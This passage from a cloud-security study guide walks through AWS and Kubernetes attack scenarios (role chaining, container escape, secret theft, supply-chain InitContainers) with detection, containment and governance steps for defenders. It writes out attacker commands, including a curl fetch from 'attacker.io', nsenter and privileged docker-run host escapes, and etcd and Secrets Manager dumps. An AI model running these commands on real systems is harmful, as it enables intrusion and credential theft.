CloudTrail: iam:CreatePolicyVersion with policy document containing ".*". iam:SetDefaultPolicyVersion event immediately after. Falcon CIEM: PolicyVersionCreated alert with detected privilege expansion from restricted to admin scope. GuardDuty: Policy:IAMUser/RootCredentialUsage if they escalate to root equivalence.

5. False Positive Differentiation Logic

Legitimate DevOps engineers update policy versions during deployments. Key differentiators: (1) Is the new version adding broader permissions than existing? (2) Is the principal a human user vs automated pipeline? (3) Is the action happening outside business hours? (4) Did the same session also run ListRoles or ListBuckets immediately after?

6. Root Cause Analysis Steps

1. Pull all CloudTrail events for the compromised access key in a 7-day window.
- 2) Identify which IAM policy was modified and what permissions were added.
- 3) List all principals attached to that policy — determine blast radius.
- 4) Check for any new users/keys created during the incident window.
- 5) Review the EC2 instance profile — why did a dev instance have iam:CreatePolicyVersion?

7. Containment Workflow

1. Revert the policy version to the last known-good version.
- 2) Deny all sessions originating from the compromised key (IAM inline deny with date condition).
- 3) Delete any rogue IAM users or access keys created.
- 4) Remove iam:CreatePolicyVersion from the developer instance profile.
- 5) Add CSPM rule: alert on any policy version that expands permissions beyond baseline.

8. Governance Implications

NIST PR.AC-4: Implement least privilege. Remove iam:CreatePolicyVersion from all non-pipeline principals. All IAM policy changes must go through IaC pipeline with peer review. CIEM should run weekly blast-radius analysis on all instance profiles.

9. How to Explain in Interview

SCENARIO 3

3. Cross-Account Role Chaining via Misconfigured Trust Policies

Domain: Cross-Account Role Abuse

1. Initial Attacker Foothold

Attacker gains initial access via stolen access keys from a developer laptop (exfiltrated from a .env file committed to a public GitHub repo, detected retroactively).

2. Escalation Path

The compromised principal belongs to Account A and has sts:AssumeRole. The attacker discovers that a role in Account B (data-analytics-role) has a trust policy allowing any principal from Account A without an External-ID or condition. They assume it and gain access to sensitive data lakes.

3. Lateral Movement Technique

From Account B, the attacker discovers a third role in Account C (billing-admin-role) that trusts Account B. Chaining three hops, they reach billing data and attempt to create new resources to establish persistence.

4. Detection Telemetry

CloudTrail across all 3 accounts: AssumeRole events with matching session tokens creating a chain. Source IPs do not match any known corporate egress. Falcon CIEM: CrossAccountRoleChain alert showing the 3-hop path with effective permissions computed at each node. GuardDuty: UnauthorizedAccess:IAMUser/TorIPCaller if exiting via anonymizing infrastructure.

5. False Positive Differentiation Logic

Cross-account role assumptions are normal in multi-account architectures. False positives arise from legitimate CI/CD pipelines that assume roles across accounts. Key signal is the source IP — pipeline IPs are fixed and known. An assumption from a residential/VPN/Tor IP at an unusual hour with an aws-cli user-agent is highly suspicious. Correlate the chain depth — 3-hop assumptions are almost never legitimate.

6. Root Cause Analysis Steps

1. Trace all three AssumeRole events across accounts using linked CloudTrail organization trail.
- 2) Map the full identity chain from stolen key to final session.
- 3) Pull all API calls made under each assumed session.
- 4) Identify which trust policies lacked conditions.
- 5) Check if External-ID or aws:SourceVpc conditions exist.

7. Containment Workflow

1. Revoke all active sessions in all three accounts using IAM deny with DateLessThan condition.
- 2) Add aws:SourceAccount or aws:PrincipalAccount conditions to all cross-account trust policies.
- 3) Add SCP to deny sts:AssumeRole from external principals without approved source conditions.
- 4) Rotate the original compromised access key immediately.
- 5) Enable AWS Config rule: cross-account trust without condition.

8. Governance Implications

Every cross-account trust policy must require aws:SourceAccount, aws:SourceVpc, or ExternalId condition — enforced by a preventive CSPM policy that blocks non-compliant trust policies. Cross-account assumptions must be logged in a central CloudTrail org trail that security owns.

9. How to Explain in Interview

SCENARIO 4

4. S3 Data Exfiltration via Presigned URL Abuse

Domain: S3 Data Exfiltration

1. Initial Attacker Foothold

Attacker compromises a Lambda function that has S3:GetObject permissions, via exposed environment variables in application logs that included the function's execution role credentials.

2. Escalation Path

Rather than directly downloading data (which would generate high-volume CloudTrail noise), the attacker generates pre-signed URLs for sensitive objects using s3:GeneratePresignedUrl. These URLs are valid for 7 days and can be fetched from any IP without appearing as API calls from the compromised role.

3. Lateral Movement Technique

Pre-signed URL downloads do not appear in CloudTrail as the original role's API calls — they appear as anonymous GET requests in S3 server access logs, often ignored by teams. Attacker also uses aws s3 sync to a bucket in an attacker-controlled AWS account.

4. Detection Telemetry

CloudTrail: s3:GeneratePresignedUrl calls for PII objects. S3 Server Access Logs: Large volume of GetObject requests from external IPs. Falcon CSPM: S3LargeVolumeExternalTransfer alert on the sync operation. Macie: Sensitive data access pattern for PII bucket — mass read of objects outside normal access pattern.

5. False Positive Differentiation Logic

Applications legitimately generate pre-signed URLs for user file downloads. Differentiate by: (1) Volume — how many objects are being signed in a single session? (2) Object classification — are these classified as PII or sensitive by Macie? (3) Is the Lambda environment expected to do bulk signing? (4) Destination IP for the sync — is it an AWS account in the org?

6. Root Cause Analysis Steps

1. Query S3 server access logs for the bucket with high GetObject volume from external IPs.
- 2) Correlate with CloudTrail GeneratePresignedUrl events from the same time window.
- 3) Identify which Lambda execution triggered the signing.
- 4) Review Lambda environment variables in CloudTrail for any PutFunctionConfiguration events.
- 5) Estimate total data accessed (object sizes × count).

7. Containment Workflow

1. Revoke Lambda execution role immediately.
- 2) Invalidate all pre-signed URLs (change bucket policy to deny requests older than current time).
- 3) Enable S3 Object Lock on PII buckets.
- 4) Remove environment variable credentials from Lambda (use IRSA or SSM Parameter Store).
- 5) Enable S3 server access logging on all buckets with Macie classification.

8. Governance Implications

All S3 buckets with Macie-classified sensitive data must have: (1) Object-level logging enabled, (2) S3 Block Public Access active, (3) Pre-signed URL expiry limited to 1 hour via bucket policy, (4) VPC endpoint restriction so S3 is only accessible from within VPC. This is enforced as a CSPM Critical finding.

9. How to Explain in Interview

SCENARIO 5

5. EKS RBAC Misconfiguration — ClusterRoleBinding to system:masters

Domain: EKS RBAC Misconfiguration

1. Initial Attacker Foothold

An IAM role used by a CI/CD pipeline is mapped in the aws-auth ConfigMap to the system:masters Kubernetes group — effectively giving any bearer of that role cluster-admin rights.

2. Escalation Path

Attacker compromises the CI/CD pipeline's IAM credentials. They use kubectl with those credentials, discover the system:masters mapping, and use it to list all secrets across all namespaces: kubectl get secrets -A.

3. Lateral Movement Technique

From secrets enumeration, attacker finds database credentials, third-party API keys, and other service account tokens. They create a new admin ClusterRoleBinding for a service account they control, establishing persistence that survives IAM credential rotation.

4. Detection Telemetry

Kubernetes Audit Logs: list secrets verb from a service account or IAM principal not expected to have that access. Falcon CWPP: KubernetesAudit.SecretEnumeration alert. CloudTrail: sts:AssumeRole for the CI/CD role from an unusual source IP/user-agent. Falcon KAC: If attacker tries to create privileged pods from their persistent access, KAC blocks and alerts.

5. False Positive Differentiation Logic

CI/CD pipelines legitimately use IAM roles to deploy to EKS. The differentiator is the RBAC group mapping — a CI/CD role should be mapped to a deploy-only ClusterRole with specific deploy permissions, never system:masters. Also check: is the request coming from the expected pipeline IP range or a known runner?

6. Root Cause Analysis Steps

1. Audit aws-auth ConfigMap: kubectl get configmap aws-auth -n kube-system -o yaml. 2) List all ClusterRoleBindings to identify any unexpected system:masters or cluster-admin bindings. 3) Pull Kubernetes audit logs for secrets list/get operations in the past 30 days. 4) Identify all service accounts created in the incident window. 5) Trace IAM events for the CI/CD role from CloudTrail.

7. Containment Workflow

1. Remove system:masters mapping from aws-auth — replace with a custom ClusterRole with minimal deploy permissions. 2) Rotate all secrets that were enumerated. 3) Delete any rogue ClusterRoleBindings or ServiceAccounts created by attacker. 4) Apply RBAC audit policy to log all secret access going forward. 5) Implement KAC policy to block any pod creation by service accounts with unexpected cluster-admin access.

8. Governance Implications

No IAM role should ever be mapped to system:masters in any cluster. This is a preventive CSPM policy (Critical). CI/CD pipelines should use a custom ClusterRole with only the specific resources needed (deployments, configmaps in specific namespaces). Regular RBAC audits should run weekly via automated scan of all ClusterRoleBindings.

9. How to Explain in Interview

SCENARIO 6

6. Container Escape via Privileged Container + hostPID Mount

Domain: Container Escape

1. Initial Attacker Foothold

A monitoring sidecar was deployed with `privileged: true` and `hostPID: true` in the deployment manifest, a misconfiguration that had passed through review because the original legitimate monitoring tool required it. Attacker compromises the main application container via a known CVE.

2. Escalation Path

From the compromised app container, the attacker pivots to the privileged sidecar using shared pod networking. With `hostPID` access, they can see all host processes: `nsenter --target 1 --mount --pid --net --uts -- /bin/bash` — giving them a root shell on the node.

3. Lateral Movement Technique

From the node, the attacker accesses the kubelet credentials, the node's instance profile (IMDS), and can read all other pods' secrets from `/var/lib/kubelet/pods/`. They enumerate all running pods and target the etcd pod for cluster-wide secret extraction.

4. Detection Telemetry

Falcon CWPP: `ContainerEscape.NsenterToHostNamespace` — detected `nsenter` with all namespace flags. `PotentialPrivilegeEscalation` alert for root UID operations from container process. `InteractiveContainerSession` alert for shell spawned in the context of the privileged container. KAC: (After the fact) — should have blocked `privileged:true` at admission.

5. False Positive Differentiation Logic

Some legitimate tools (node-level monitoring, storage drivers) need privileged access and `hostPID`. Distinguish by: (1) Was this deployment reviewed and approved? (2) Is `nsenter` being called interactively (attacker) vs as part of a scripted non-interactive workflow (legitimate)? (3) Is the process tree anomalous — attacker will spawn `bash`, `cat`, `wget` after `nsenter`.

6. Root Cause Analysis Steps

1. Reconstruct the container escape path via Falcon process tree.
2. Identify the CVE exploited in the app container.
3. Review deployment YAML for `privileged/hostPID/hostNetwork` flags.
4. Check if KAC was in Detect or Prevent mode for privileged container policy.
5. Audit all currently running privileged containers: `kubectl get pods -A -o json | jq .items[].spec.containers[].securityContext`.

7. Containment Workflow

1. Kill the compromised pod immediately.
2. Cordon and drain the node — assume full node compromise.
- 3) Replace node with fresh AMI.
- 4) Remove `privileged:true` and `hostPID:true` from all deployments that don't require it.
- 5) Set KAC policy to PREVENT mode for privileged containers with no approved exception annotation.
- 6) Rotate all secrets on affected node.

8. Governance Implications

Pod Security Standards: Enforce Restricted profile cluster-wide. Exception process required for any container needing Privileged or Baseline exemptions, approved by security team. KAC admission policy to block privileged:true, hostPID:true, hostNetwork:true unless pod has a signed exception annotation. Review and audit all existing exceptions quarterly.

9. How to Explain in Interview

SCENARIO 7

7. Container Drift — Post-Start Offensive Tool Injection

Domain: Drift Detection Events

1. Initial Attacker Foothold

Attacker exploits a remote code execution vulnerability in a Node.js API container via a deserialization flaw in a POST request body.

2. Escalation Path

Using the RCE, attacker executes: `curl -sk https://attacker.io/kit.tgz | tar xz -C /tmp/`. This drops: (1) pspy64 — process spy without root, (2) chisel — tunneling tool, (3) linpeas.sh — privilege escalation enumeration. All dropped after container start — not in original image layers.

3. Lateral Movement Technique

Using pspy64, attacker monitors cron jobs and environment variables of other processes. Using chisel they establish a reverse tunnel through port 443 to avoid network policy. linpeas.sh identifies SUID binaries and world-writable cron directories on the host (if container is privileged).

4. Detection Telemetry

Falcon CWPP: ContainerDrift.OffensiveToolDrop — SHA256 of pspy64 and chisel match known offensive tool hashes in threat intel. New executable written to /tmp post-start triggers drift event. BeaconLikeTraffic.PeriodicC2 from chisel's tunnel keepalive pattern. DNSTunneling alert if attacker pivots to DNS.

5. False Positive Differentiation Logic

Debug containers legitimately have tools installed, but this should be controlled. Differentiate by: (1) Are the dropped files on the known offensive tool hash list? (2) Was the file written by a curl/wget process vs a package manager? (3) Does the network traffic match C2 beacon patterns (periodic intervals)? (4) Is the container labeled as a debug container?

6. Root Cause Analysis Steps

1. Capture the drift event timestamps — first write event tells you when RCE occurred.
- 2) Reconstruct the exploit request from application logs around that timestamp.
- 3) Extract the dropped binary hashes from Falcon telemetry — submit to threat intel.
- 4) Trace all network connections made by the container after the drift event.
- 5) Identify the CVE in the Node.js application.

7. Containment Workflow

1. Enable Container Drift in PREVENT mode — kills any new executable written post-start.
- 2) Quarantine the pod (apply blocking NetworkPolicy via Falcon Fusion).
- 3) Preserve the container filesystem for forensics

before deletion. 4) Patch the Node.js deserialization vulnerability immediately. 5) Redeploy from clean image.

8. Governance Implications

Container drift prevention should be in PREVENT mode for all production workloads. Debug containers must be explicitly labeled and time-limited (auto-deleted after 2 hours). Image scanning must check for deserialization vulnerabilities in language-specific dependency chains. `readOnlyRootFilesystem: true` should be enforced via KAC to block tool drops at the filesystem level.

9. How to Explain in Interview

SCENARIO 8

8. Malicious kubectl exec Abuse for Lateral Movement

Domain: Malicious kubectl exec Abuse

1. Initial Attacker Foothold

Attacker obtains a Kubernetes service account token from a leaked kubeconfig file in a public GitHub repository. The service account has `exec` permissions on pods in the `payments` namespace.

2. Escalation Path

Using `kubectl exec`, attacker enters the running `payments-api` pod. From inside, they read environment variables: `printenv | grep -i "password|secret|key|token"`. They find database credentials and a third-party payment processor API key stored as env vars.

3. Lateral Movement Technique

With the database credentials, attacker connects to the RDS instance via the pod's network access. They exfiltrate 500,000 customer payment records using `SELECT INTO OUTFILE` to a controlled endpoint. The database connection is legitimate from the pod's IP — no anomaly at the network layer.

4. Detection Telemetry

Kubernetes Audit Log: `exec` operation from unexpected source IP/user-agent (personal laptop vs expected CI runner). Falcon CWPP: `InteractiveContainerSession` alert — TTY allocated in production pod. Shell command pattern after `exec`: `env`, `printenv`, `cat /etc/*`, `mysql` commands. CloudTrail: No direct event — K8s `exec` doesn't generate CloudTrail.

5. False Positive Differentiation Logic

`kubectl exec` is used legitimately by developers for debugging. Differentiate by: (1) Is the `exec` coming from a known developer IP or an unknown external IP? (2) Is the service account expected to have `exec` permissions in production? (3) What commands are run post-`exec` — `env/printenv` are high-signal when accessing a production pod. (4) Is the `exec` happening during business hours?

6. Root Cause Analysis Steps

1. Pull Kubernetes API server audit logs for the `exec` event — includes source IP, user-agent, and which pod. 2) Identify the service account used — trace back to the leaked kubeconfig. 3) Review all commands run in the `exec` session via Falcon CWPP interactive session recording. 4) Query database audit logs for the connection from the pod IP. 5) Estimate data exfiltrated from DB query logs.

7. Containment Workflow

1. Delete and rotate the compromised service account token immediately.
- 2) Remove exec permissions from the service account in RBAC.
- 3) Rotate all credentials found in the pod environment variables.
- 4) Revoke the database credentials and re-issue.
- 5) Add RBAC audit: no service account in production namespaces should have pods/exec permission.

8. Governance Implications

Production pods should never have exec permissions granted to service accounts. Secrets must not be stored as environment variables — use AWS Secrets Manager via CSI driver or IRSA. All kubectl exec events in production namespaces must generate a PagerDuty alert. Kubeconfig files must be git-ignored and secret-scanning enabled on all repos.

9. How to Explain in Interview

SCENARIO 9

9. AWS Secrets Manager Theft via Over-Privileged Lambda

Domain: Secrets Manager Theft

1. Initial Attacker Foothold

An attacker exploits a command injection vulnerability in a Lambda function exposed via API Gateway. The Lambda has `secretsmanager:GetSecretValue` on `"*"` — all secrets in the account.

2. Escalation Path

Using the command injection, attacker runs: `aws secretsmanager list-secrets`; then for each secret: `aws secretsmanager get-secret-value --secret-id .` Within 60 seconds, they have extracted 47 secrets including: RDS master passwords, third-party API keys, Slack webhooks, payment processor tokens.

3. Lateral Movement Technique

Using the extracted RDS master credentials, attacker accesses production databases directly via the Lambda's VPC network access. Using Slack webhooks, they could potentially use them for data exfiltration as an out-of-band channel (HTTPS traffic to Slack is typically allowed).

4. Detection Telemetry

CloudTrail: `ListSecrets` followed by 47 `GetSecretValue` calls in 60 seconds — highly anomalous. Falcon CWPP: `SuspiciousAWSAPICall.Lambda` — process making `secretsmanager` API calls from within injected command context. Falcon CIEM: `UnusedPrivilegeExercised` — `secretsmanager:GetSecretValue` on `"*"` had never been exercised before. GuardDuty: `SecretsManager:Lambda/MaliciousIPCaller` if external IP triggers the injection.

5. False Positive Differentiation Logic

Lambda functions legitimately access Secrets Manager during initialization. Distinguish: (1) Normal access is to 1-5 specific secrets at start. (2) 47 secrets accessed in 60 seconds is never legitimate. (3) `ListSecrets` is almost never needed by application code — it's an enumeration call. (4) Is the access happening mid-invocation vs at cold start?

6. Root Cause Analysis Steps

1. Identify the command injection vector from API Gateway access logs — look for shell metacharacters in request parameters. 2) Pull CloudTrail for all GetSecretValue events from the Lambda execution role. 3) List all secrets accessed — work with App team to determine which were critical. 4) Check for any outbound connections made during the exploit window (VPC Flow Logs). 5) Review Lambda function code for the injection point.

7. Containment Workflow

1. Disable the Lambda function (set concurrency to 0) immediately. 2) Rotate all 47 accessed secrets. 3) Restrict secretsmanager policy to list only specific secret ARNs the function needs. 4) Patch the command injection vulnerability. 5) Add WAF rule to block shell metacharacters in API Gateway inputs. 6) Apply resource-based policy on secrets to deny access from Lambda except specific function ARNs.

8. Governance Implications

No application should have secretsmanager:GetSecretValue on "*". Every secret access permission must specify exact ARNs. Secrets must be tagged with owning service, and IAM policy condition must require matching resource tag. ListSecrets should be denied for all application roles — only security tooling needs discovery. Secrets rotation should be automated and enabled.

9. How to Explain in Interview

SCENARIO 10

10. IRSA External Abuse — Service Account JWT Used Outside VPC

Domain: IAM Privilege Escalation

1. Initial Attacker Foothold

Attacker exploits a container escape (via CVE-2022-0847 Dirty Pipe) in a payments pod and extracts the service account JWT from `/var/run/secrets/kubernetes.io/serviceaccount/token` before the container is killed.

2. Escalation Path

The pod's service account has an IRSA annotation binding it to an IAM role. From an external server, attacker calls: `aws sts assume-role-with-web-identity --web-identity-token --role-arn`. The role has no `aws:SourceVpc` condition, so this succeeds from any IP. They now have temporary credentials for the payments IAM role.

3. Lateral Movement Technique

The payments role has S3 access to the payments data bucket and can read SSM parameters. Attacker accesses SSM Parameter Store where database passwords are stored as `SecureString` parameters. They also discover the role can assume a cross-account analytics role with access to 3 years of transaction data.

4. Detection Telemetry

CloudTrail: `AssumeRoleWithWebIdentity` from an external IP (not a VPC IP, not a pod CIDR). `UserAgent`: `aws-cli` vs expected AWS SDK with service-specific user agent. Falcon CIEM: `ExternalIRSAAbuse` alert — role assumed with web identity from non-VPC source. CIEM correlates this with the prior `KernelTampering` alert from the same pod.

5. False Positive Differentiation Logic

IRSA is normally called from within the pod — the AWS SDK automatically fetches the JWT and calls STS. External calls always use `aws-cli` or `python boto3` with explicit `--web-identity-token` flag. No legitimate workload calls

AssumeRoleWithWebIdentity from outside a VPC. This alert is virtually always a true positive.

6. Root Cause Analysis Steps

1. Identify which pod the JWT was stolen from via Falcon CWPP process telemetry.
- 2) Check the JWT expiry (default 24h for EKS) — how long did attacker have access?
- 3) Pull all CloudTrail events for the assumed role session.
- 4) Check if the role had aws:SourceVpc condition — if not, this was preventable.
- 5) List all role assumption paths from the stolen role (CIEM blast radius).

7. Containment Workflow

1. Modify the IAM role trust policy immediately: add aws:SourceVpc condition.
- 2) Invalidate the JWT by deleting and recreating the Kubernetes ServiceAccount.
- 3) Revoke the STS session: apply IAM deny policy with DateLessThan condition.
- 4) Rotate SSM parameters accessed by the attacker.
- 5) Add aws:SourceVpc as a mandatory condition on ALL IRSA roles — enforce via SCP.

8. Governance Implications

Every IRSA role trust policy must include aws:SourceVpc condition — this is a preventive CSPM Critical control. Any IRSA role without this condition triggers immediate remediation. KAC admission policy must enforce runAsNonRoot and seccompProfile to reduce likelihood of container escape that enables token extraction.

9. How to Explain in Interview

SCENARIO 11

11. EKS Node Compromise via Exposed Kubelet API (Port 10250)

Domain: EC2 Compromise

1. Initial Attacker Foothold

An EKS managed node group was deployed with a security group that inadvertently allows inbound port 10250 from 0.0.0.0/0 — a CSPM finding open for 34 days. Attacker discovers it via Shodan.

2. Escalation Path

The kubelet API at port 10250 without authentication (anonymous auth enabled) allows: listing all pods (GET /pods), reading pod logs (GET /containerLogs/namespace/pod/container), and executing commands in pods (POST /exec/namespace/pod/container). Attacker uses this to exec into every pod on the node.

3. Lateral Movement Technique

From exec access across all pods, attacker harvests environment variables, reads mounted secrets, and extracts service account tokens from /var/run/secrets. With service account tokens, they access the Kubernetes API to enumerate all resources cluster-wide.

4. Detection Telemetry

Falcon CWPP: KubeletAnonymousAuth alert on node. Anomalous commands executed across multiple containers from external source (kubelet API does not log through Kubernetes audit by default). CSPM Finding: SG 10250 open to 0.0.0.0/0 — 34 days. GuardDuty: Recon:EC2/PortProbeUnprotectedPort for the initial scanning.

5. False Positive Differentiation Logic

The kubelet port is only legitimately accessed by the API server (from within cluster) and monitoring agents. Any external access to port 10250 from a non-cluster IP is malicious by definition. GuardDuty port probe alert + kubelet anonymous auth enabled + security group misconfiguration = confirmed attack scenario.

6. Root Cause Analysis Steps

1. Pull all kubelet API request logs from CloudWatch (kubelet logs forwarded to CW).
- 2) Identify all exec and log requests made via the kubelet API from external IPs.
- 3) Determine which pods were accessed and what data was reachable.
- 4) Audit the security group creation — which CloudFormation/Terraform change opened port 10250.
- 5) Check anonymous auth config in kubelet configuration file.

7. Containment Workflow

1. Immediately update security group to remove port 10250 from 0.0.0.0/0.
- 2) Restrict to cluster API server CIDR only.
- 3) Enable Webhook authentication mode on kubelet (`--authorization-mode=Webhook`).
- 4) Disable anonymous auth (`--anonymous-auth=false` in kubelet config).
- 5) Rotate all service account tokens on the affected node.
- 6) Cordon and replace the node.

8. Governance Implications

CIS EKS Benchmark 3.2.1: Ensure kubelet anonymous auth is disabled. CIS 3.2.2: Ensure kubelet authorization mode is not AlwaysAllow. CSPM must flag any security group allowing inbound port 10250 or 10255 from 0.0.0.0/0 as Critical. EC2 security group reviews should include cluster ports in the audit scope.

9. How to Explain in Interview

SCENARIO 12

12. Supply Chain Attack — Compromised Helm Chart in Artifact Hub

Domain: Container Escape

1. Initial Attacker Foothold

An attacker takes over a popular third-party Helm chart on Artifact Hub by compromising the maintainer's GitHub account. They inject a malicious InitContainer into the chart that runs before the main application and exfiltrates cluster credentials.

2. Escalation Path

The malicious InitContainer runs as root, reads the service account token from `/var/run/secrets`, reads all mounted ConfigMaps and Secrets, and beacons the data to an external endpoint. Since it's an InitContainer, it completes before the main app starts and appears in pod logs as a normal initialization step.

3. Lateral Movement Technique

With the exfiltrated service account tokens, the attacker maps the effective permissions of each. A token from a namespace with broad permissions is used to list all pods and secrets cluster-wide, identifying higher-value targets for follow-up attacks.

4. Detection Telemetry

Falcon CWPP: First-seen outbound connection from InitContainer to external domain. SuspiciousChildProcess in init container context. Falcon Image Assessment: The Helm chart's InitContainer image fails trust verification — image is

not from an approved registry. KAC: Blocks deployment if image policy is enforced. Network: Beacon to unknown domain from a container that should only be doing initialization tasks.

5. False Positive Differentiation Logic

InitContainers legitimately run setup tasks and may make network calls (waiting for dependencies, downloading config). Distinguish: (1) Is the InitContainer image from an approved registry and cryptographically signed? (2) Is it making calls to an unknown external domain? (3) Does the Helm chart changelog justify the new InitContainer? (4) Is the InitContainer reading secrets or env vars unnecessarily?

6. Root Cause Analysis Steps

1. Compare new Helm chart version against previous known-good version (git diff of chart templates). 2) Identify when the Artifact Hub chart was modified — check chart maintainer's GitHub activity. 3) Pull Falcon telemetry for all deployments of the affected Helm chart across the organization. 4) Extract the InitContainer image — sandbox it to confirm malicious behavior. 5) Enumerate all namespaces where the chart was deployed.

7. Containment Workflow

1. Immediately helm rollback to the last known-good version in all affected namespaces. 2) Rotate all service account tokens in affected namespaces. 3) Block the malicious InitContainer image in KAC image policy. 4) Add the C2 domain/IP to DNS blocklist and security group deny. 5) Pin all Helm chart versions to specific digests, not floating version tags.

8. Governance Implications

All third-party Helm charts must be pulled into an internal Harbor or ECR registry, scanned and signed before use. No direct Artifact Hub or public registry pulls in production. Helm chart updates require security review and testing in a sandbox before production rollout. OPA/KAC policy to block InitContainers from unapproved registries.

9. How to Explain in Interview

SCENARIO 13

13. AWS Config Rule Weaponization — Persistent Backdoor via Trusted Service

Domain: Cross-Account Role Abuse

1. Initial Attacker Foothold

A contractor with temporary AWS access uses their credentials to create a backdoor before their access is scheduled to expire. They create an AWS Config rule with a Lambda remediation action.

2. Escalation Path

The Lambda is designed to re-create an IAM role with AdministratorAccess every time AWS Config runs the rule (every 24 hours). Even if defenders detect and delete the backdoor role, Config will recreate it within 24 hours. The Lambda itself uses a legitimate AWS service (Config) as its trigger, making it blend in with normal Config activity.

3. Lateral Movement Technique

With persistent admin-level IAM access, attacker can access any resource in the account across sessions. They use time in low and slow — reading data incrementally over weeks to avoid volume-based detection, focusing on highly

sensitive data like executive communications in S3.

4. Detection Telemetry

CSPM: Config rule with Lambda remediation pointing to a function with IAM admin permissions. Lambda function performing `iam:CreateRole` outside of IaC pipeline. CloudTrail: `Config:PutRemediationConfigurations` by contractor account. CIEM: `AnomalousRoleAssumption` when attacker uses the backdoor role from external IP. `Lambda:CreateFunction` by a principal that should not have that permission.

5. False Positive Differentiation Logic

AWS Config remediation actions are legitimate and widely used for auto-remediation. Distinguish: (1) Is the remediation Lambda in the approved function inventory? (2) Does the Lambda's role have IAM administrative permissions? (3) Was the Config rule created through IaC pipeline or direct console/API? (4) Does the rule match a known compliance requirement?

6. Root Cause Analysis Steps

1. Pull CloudTrail for `Config:PutRemediationConfigurations` — who created the rule and when. 2) Review the remediation Lambda's code — what IAM actions does it perform? 3) List all IAM roles created by the Lambda in the past 30 days. 4) Cross-reference creator with HR data — was this a contractor or former employee? 5) Check if any roles created by the Lambda were assumed from external IPs.

7. Containment Workflow

1. Disable the Config rule (set rule to inactive state). 2) Delete the remediation Lambda. 3) Delete the backdoor IAM role and revoke all active sessions. 4) Revoke contractor credentials immediately. 5) Add SCP: deny `Lambda:CreateFunction` and `config:PutRemediationConfigurations` for non-pipeline principals. 6) Audit all Config rules for Lambda remediations pointing to unknown functions.

8. Governance Implications

All AWS Config rules must be created through IaC pipeline (enforced by SCP denying direct console/API creation). Lambda functions with IAM permissions require security team approval gate. Contractor access must be time-boxed with automated expiry — no manual deprovisioning. Joiner-Mover-Leaver process must be automated against HR system.

9. How to Explain in Interview

SCENARIO 14

14. Cryptomining via Exposed Docker Socket on EC2

Domain: EC2 Compromise

1. Initial Attacker Foothold

A development EC2 instance running Docker had the Docker socket (`/var/run/docker.sock`) mounted inside a container for local development convenience. A vulnerable web service in that container allowed command injection, giving the attacker access to the Docker socket.

2. Escalation Path

With Docker socket access, attacker can run any Docker command as root on the host. They run: `docker run --rm -it -privileged --net=host --pid=host -v /:/host ubuntu bash`. This gives them a root shell on the host with the entire

filesystem mounted at /host.

3. Lateral Movement Technique

From the host shell, attacker reads the EC2 instance profile credentials from the metadata service, discovers IAM permissions, and pivots to S3 and EC2 across the account. They also deploy an XMRig cryptominer container configured to hide behind 40% CPU usage to avoid threshold alerts.

4. Detection Telemetry

Falcon CWPP: SuspiciousDockerSocketAccess — process accessing /var/run/docker.sock from within container. Docker run command spawning a privileged --net=host container. CryptominingActivity.XMRig once miner starts. Falcon CSPM: docker.sock mounted in container volume as Critical finding. EC2 cost anomaly: compute costs spike 340% suggesting cryptomining.

5. False Positive Differentiation Logic

Docker-in-Docker (DinD) is used by some CI/CD pipelines legitimately. However: (1) Production workloads never need docker.sock mounted. (2) Development instances mounting docker.sock should be isolated. (3) XMRig process or connection to known mining pool IPs is never legitimate. (4) The privileged --net=host run pattern from within a container is a strong indicator.

6. Root Cause Analysis Steps

1. Identify the command injection point via the web service request logs.
- 2) Trace the docker socket access via Falcon process telemetry.
- 3) Review the docker-compose or pod spec that mounted /var/run/docker.sock.
- 4) Pull all docker commands run via the socket from Docker daemon logs.
- 5) CloudTrail: all API calls made with the instance profile after IMDS access.

7. Containment Workflow

1. Terminate the cryptomining container immediately.
- 2) Terminate the compromised EC2 instance and replace.
- 3) Remove docker.sock mounts from ALL non-CI environments (enforce via CSPM).
- 4) Patch the command injection vulnerability.
- 5) Rotate instance profile and all credentials accessible from the instance.

8. Governance Implications

CSPM Critical policy: docker.sock mounted in any container is an immediate finding requiring remediation. Development environments must be isolated in separate VPCs with no access to production resources. Production containers must never run with Docker daemon socket access. Use rootless Docker or Podman for development where Docker-level access is needed.

9. How to Explain in Interview

SCENARIO 15

15. EKS etcd Direct Access — Cluster-Wide Secret Extraction

Domain: EKS RBAC Misconfiguration

1. Initial Attacker Foothold

The etcd cluster backing an EKS-like self-managed Kubernetes cluster had port 2379 accessible within the VPC without authentication (client certificate auth disabled). An internal attacker on a developer instance discovers this during network enumeration.

2. Escalation Path

Using etcdctl: `ETCDCTL_API=3 etcdctl --endpoints=https://etcd:2379 get / --prefix --keys-only`. This lists every key in etcd. The attacker then fetches: all Kubernetes Secrets (stored base64-encoded in etcd), all ConfigMaps, all ServiceAccount tokens, and all RBAC configurations.

3. Lateral Movement Technique

With all service account tokens extracted, attacker identifies the most privileged ones (cluster-admin service accounts used by operators). They use these tokens to create new ClusterRoleBindings for attacker-controlled service accounts, establishing persistence that will survive etcd restoration unless the operator secret is also rotated.

4. Detection Telemetry

Falcon CWPP: UnauthorizedAPIAccess.etcd — etcdctl process making connections to etcd endpoint from unauthorized source. Network anomaly: First-time client connecting to etcd port from developer instance IP. CSPM Finding: etcd port 2379 accessible without client certificate authentication — Critical. CloudTrail: No record (etcd access is not CloudTrail-logged).

5. False Positive Differentiation Logic

etcd is only legitimately accessed by the Kubernetes API server and etcd members. Any other client is suspicious. The process making the connection (etcdctl or curl) from a non-API-server host is always anomalous. This alert has near-zero false positive rate.

6. Root Cause Analysis Steps

1. Pull network flow logs for connections to port 2379 from non-API-server IPs.
- 2) Identify the developer instance and how it reached etcd (VPC routing, security group gap).
- 3) Audit the etcd configuration — why was client cert auth disabled?
- 4) Determine all keys read from etcd audit logs (if etcd audit logging was enabled).
- 5) Assume full cluster compromise — all secrets must be rotated.

7. Containment Workflow

1. Enable etcd client certificate authentication immediately.
- 2) Restrict security group: etcd port 2379 accessible only from API server CIDRs.
- 3) Rotate ALL secrets and service account tokens cluster-wide — full secret rotation.
- 4) Delete and recreate any ClusterRoleBindings created during the incident.
- 5) Audit all RBAC configurations for attacker-added bindings.

8. Governance Implications

CIS Kubernetes 1.2.x: etcd must require client certificate authentication. etcd must not be network-accessible except from the API server. etcd data must be encrypted at rest (--encryption-provider-config). For EKS, AWS manages etcd — this scenario applies to self-managed clusters or Kops deployments. Regular CIS benchmark scans via CSPM must include etcd security controls.

9. How to Explain in Interview

PART 3: HANDS-ON COMMAND REFERENCE

3.1 AWS IAM & STS Investigation Commands

Get caller identity — confirm which credentials you're working with

```
aws sts get-caller-identity
